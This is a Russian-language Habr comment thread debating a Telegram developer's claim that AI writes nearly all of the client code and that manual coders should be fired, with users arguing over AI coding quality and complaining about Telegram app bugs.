Есть огромная разница между "использовать ИИ" и "я даже не читаю что оно там мне нагенерировало".
должен стоять до конца
Кому должен? Linux — это политика. Linux был политикой задолго до пришествия стоглавого ИИ. Как вам такой hot take? Судя по коллажу, (Уважение. ) вы и так в курсе, врёте тут нам всё про какой-то страх)

Проблема таких комментариев, что смешивается позиция Торвальда по ИИ в разные периоды его развития. До буквально февраля этого года, ИИ генерировал говно и писать им код было действительно глупостью. Но с февраля началось развитие харнесов и выход нового опуса и к лету ситуация настолько поменялась, что теперь не генерировать код глупость (а иногда, при определенных подходах к тестированию и читать сгенерированный код глупость и трата времени)
Регулярно стыкаюсь (тут на хабре тоже) с людьми у которых представление о текущем ИИ по шуткам Х-летней давности про стакан без дна и число букв r в strawberry. Которые просто живут в своей норе и не видели как работает опус 5.5 в харнесе.
Вторая категория хейтеров, это люди которые поверили в обманные статьи на хабре, что китайцы не хуже опуса и астры и пользуясь китайцами делают вывод “что ии все еще плох”.
Третья категория хейтеров, это люди которые попробовали локальную модель перекантованную на своем слабом железе и сделали те же нелепые выводы.
Четвертая категория просто вообще никакой ии не пробовали кроме чата в мутном боте телеграмм и тоже кричат как все плохо.
И только те кто купил нормальную подписку на Клода и сделал с ним себе какое-то приложение просто для понимания его возможностей знают, что мир уже не будет таким как был никогда.
Вы почему-то пытаетесь себя убедить, что скептически к ИИ кодогенерации относятся только те, кто не пробовал фронтир-модели. Видимо исходя из мысли, что такие люди не будут платить за доступ к тому, чем не хотят пользоваться. Но у многих есть доступ к передовым моделям по рабочим каналам. Знакомые пользователи ИИ тоже всегда с удовольствием делятся доступом, так что тезис что "хейтеры не в курсе передовых технологий" - неверен.
Линус Торвальдс мёрта

Через некоторое время этот вайбкодер установит MCP с малварем и руткит уйдет в релиз. Класс.
Пора писать собственный клиент.

Лбопытно, осталось узнать почему же в таком случае на складных телефонах телега ведеть себя в дым неадекватно. А как она на любит ресайзы и окно в онке это просто песня
О, эту боль мы знаем. У меня на Fold 7 просто перестаёт реагировать на нажатия иногда при смене размеров намертво до перезапуска.
Все так, а еще может не прогружать чаты или вообще не ресайзиться. Еще у мен яон отказывался открываться на 50% экрана. У меня онор. Сегодня вот с компа не мог 2 минуты вопросительный знак поставить в конце сообщения, потом не мог сообщение из одного вопросительного знака отправить, все время хелп открывался. Поиск вообще считай отсуствует. Но разработчики тг вечнораздают всем советы)
Недавно после обновления отвалилась поддержка http прокси на десктопном клиенте, следовательно отвалилась поддержка обновлений. Поставил старую версию руками - отвалилась авторизация. Надо назвать код из телефонного клиента. На телефоне вообще нет поддержки http прокси...

И этот "Майк" абсолютно прав. Но тут как всегда, "дьявол кроется в деталях". Ключевой момент в том, кто именно является оператором этого самого AI, пишущего код. Талантливый и опытный разработчик или неофит-энтузиаст, который не удосужился даже уяснить азы.

Насчет телеграмм, в нем столько всякого мусора добавили, что пиши руками код, заставляй ИИ его писать результат будет один и тот же. Все будет виснуть или зависать.
Писать или писать код самому ... В софте самое главное алгоритм. А кто его распишет кодом, человек или ИИ, это не важный вопрос.

Гспди...

Кто-то проверял является ли Майк живым человеком или эти посты писала нейросеть?

Для линукса также навабкодили явно, не могли же живые олимпиадники сделать такого жрущего монстра, который жрет и памяти и проца больше чем хром с кучей вкладок.

Мише Филимонову следовало бы пояснить свою мысль. За что именно человек должен быть уволен?
За то что он упорно отказывается использовать нейросети, несмотря на указания руководства, и таким образом нарушает субординацию в условиях когда процесс разработки уже выстроен под использование нейросетей?
Или за неспособность использовать потенциальные возможности нейросетей, и выполнение работы “вручную”, даже когда данную часть работы можно эффективно автоматизировать?
Без дополнительных пояснений это не высказывание личного мнения, а просто троллинг. Причем не совсем безобидный.
Майк, увольняйся.
что код от нейросетей, по его оценке, лучше «того шлака, который пишут люди».
В голове Майка опилки. Оценка делалась как? По "красоте" "кода" что ли? Вон, хабравчане даже пишут что телеграм стал медленнее - очевидно, что "шлак" (как Майк сказал) который пишут люди наверняка намного лучше.
Тут вот ещё в чём дело: сначала они наберут студентов по пять копеек пучок, а потом жалуются, что эти студенты пишут плохой код.

Сперва айтишники всех звали в it и там стало тесно.
Теперь эти айтишники из каждого утюга пытаются рассказать, что код лучше и быстрее них пишет железка за 20$ в месяц. Мы уже заработали все деньги мира и нам больше не нужно?

Например, сам Майк «за пару промптов» переписал протокол MTProto 2.0 для клиентов Telegram на iOS и macOS на Rust.
Он так это пишет, как будто мой кот не сможет решить ту же задачу, если я помогу ему с набором промпта.
Как выше заметил, качество работы ТГ настолько плохое, что теперь хотя бы понятно, почему.
Telegram? эта та программа, в которой уже год как результат применения операций "полужирный->цитата->курсив->ссылка" отличается от "цитата->полужирный->ссылка->курсив".
А там Трамп не пообещал, случайно, сделать Телеграм "great again"?

Получается Майк не нужен! Если эти самые промпты и еще чуть чуть может написать другой разраб. Майка получается нужно уволить!

Я уже довольно длительное время пользуюсь ДипСиком, и вот что скажу: заменять программистов очень рано, а если уж код пишет нейросеть, то нужен тот кто понимает что она пытается сделать. А ещё лучше, чтобы код писал человек а нейросеть ревью. По-моему, единственное преимущество нейросети это эрудированность и скорость, причём первое может компенсировать stackoverflow и документация
Возможно Вы один из самых здравомыслящих в этот ИИ-бум (или как там его??? Пузырь??? Ну, не важно).
Целый рынок внедрятелей ИИ появился. Это те самые люди которые всем рассказывают что ИИ это будущее и его скорее надо внедрить, но сами эти внедрятили не создают компаний где на 1 сотрудника 10 ИИ агентов, нет, они знают что так это не работает, но хорошо расскачивают лодку, потому что им выгодно что бы другие думали что это работает))

Майк признался, что в команде Телеграма работают программисты, которые пишут шлак

Очень показателен результат внеднения оборачивания mtproto в WebSocket over HTTPS.
У живого человека John Preston (разработчик Telegram Desktop) добавить реализацию в десктопные клиенты получилось спустя несколько дней после появления протокола, а в пишущихся через ИИ клиентах на ios\macos она появилась спустя несколько месяцев.
Зарегистрируйтесь на Хабре, чтобы оставить комментарий
Разработчик Telegram: 99,9% клиентского кода мессенджера пишет AI, а тех кто до сих пор пишет код вручную надо увольнять